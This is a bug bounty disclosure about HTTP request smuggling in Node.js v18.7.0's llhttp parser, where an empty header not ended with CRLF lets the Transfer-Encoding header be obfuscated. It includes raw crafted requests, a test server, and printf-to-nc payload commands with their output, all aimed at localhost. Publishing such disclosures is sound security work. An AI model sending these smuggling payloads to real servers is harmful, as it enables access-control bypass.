HTTP Request Smuggling Due to Incorrect Parsing of Header Fields
The Node.js HTTP parser accepts a request where a header with an empty value is not properly terminated with CRLF, allowing the Transfer-Encoding header to be obfuscated. An attacker could use this to smuggle a request past an upstream proxy that does not process the Transfer-Encoding header, potentially leading to access control bypass.

- Triaged in 3 days
- Fixed in 37 days
- Disclosed after 2 months
Summary:
The llhttp parser in the http module in Node v18.7.0 does not correctly handle header fields that are not terminated with CLRF. This may result in HTTP Request Smuggling.
Description:
The following chunked request is processed. It should be rejected as Transfer-Encoding header obfuscation may result in HRS when the upstream proxy does not process the Transfer-Encoding header.
A header that precedes the Transfer-Encoding, contains an empty value, and is not properly delimited with CLRF may be used for TE obfuscation.
POST / HTTP/1.1
Host: localhost:5000
x:\nTransfer-Encoding: chunked

1
A
0
The request is rejected when the preceding header has a value but improper CLRF.
POST / HTTP/1.1
Host: localhost:5000
x:x\nTransfer-Encoding: chunked

1
A
0
Steps To Reproduce:
Server
Run the server: node app.js
// https://nodejs.org/en/docs/guides/anatomy-of-an-http-transaction/
const http = require('http');

http.createServer((request, response) => {
  let body = [];
  request.on('error', (err) => {
    response.end("Request Error: " + err)
  }).on('data', (chunk) => {
        body.push(chunk);
  }).on('end', () => {
    body = Buffer.concat(body).toString();

    // log the body to stdout to catch the smuggled request
    console.log("Response");
    console.log(request.headers);
    console.log(body);
    console.log("---");

    response.on('error', (err) => {
      // log the body to stdout to catch the smuggled request
        response.end("Response Error: " + err)
    });

    response.end("Body length: " + body.length.toString() + " Body: " + body);
  });
}).listen(5000);
Payload
printf "POST / HTTP/1.1\r\n"\
"Host: localhost\r\n"\
" x:\nTransfer-Encoding: chunked\r\n"\
"\r\n"\
"1\r\n"\
"A\r\n"\
"0\r\n"\
"\r\n" | nc localhost 5000
Output
HTTP/1.1 200 OK
Date: Sat, 20 Aug 2022 02:59:38 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 22

Body length: 1 Body: A
Note:
printf "POST / HTTP/1.1\r\n"\
"Host: localhost\r\n"\
" Transfer-Encoding: yeet\r\n"\
" Transfer-Encoding: \n"\
" Transfer-Encoding: chunked\r\n"\
"\r\n"\
"1\r\n"\
"A\r\n"\
"0\r\n"\
"\r\n" | nc localhost 5000

This also works with the resulting wonky header:
HTTP/1.1 200 OK
Date: Sat, 20 Aug 2022 03:06:09 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 22

Body length: 1 Body: A
Response
{ host: 'localhost:5000', 'transfer-encoding': 'yeet, , chunked' }
A
Impact:
HRS can lead to access control bypass and other issues.
Supporting Material/References:
https://hackerone.com/reports/1501679 https://hackerone.com/reports/1238709
Impact
HTTP Request Smuggling can lead to access control bypass.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the parser does not reject a header line that lacks a proper CRLF terminator when the header value is empty, allowing the following Transfer-Encoding header to be interpreted differently by an upstream proxy.
Impact
HTTP Request Smuggling can lead to access control bypass and other issues, though the text does not demonstrate a full exploit against a proxy.
What the attacker needed
Node.js v18.7.0 or similar; An upstream proxy that mishandles Transfer-Encoding
The fix
The parser should correctly handle header fields not terminated with CRLF to prevent Transfer-Encoding obfuscation.
How it was found
- Run the provided Node.js server that logs request headers and body.
- Send a crafted request where a header with an empty value is not terminated with CRLF, followed by a Transfer-Encoding header.
- Observe that the server accepts the request and processes the chunked body, returning a 200 response with the body content.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is Smuggling / CRLF?
A front end and a back end split one connection's bytes into requests differently, letting an attacker hide a request inside another user's.

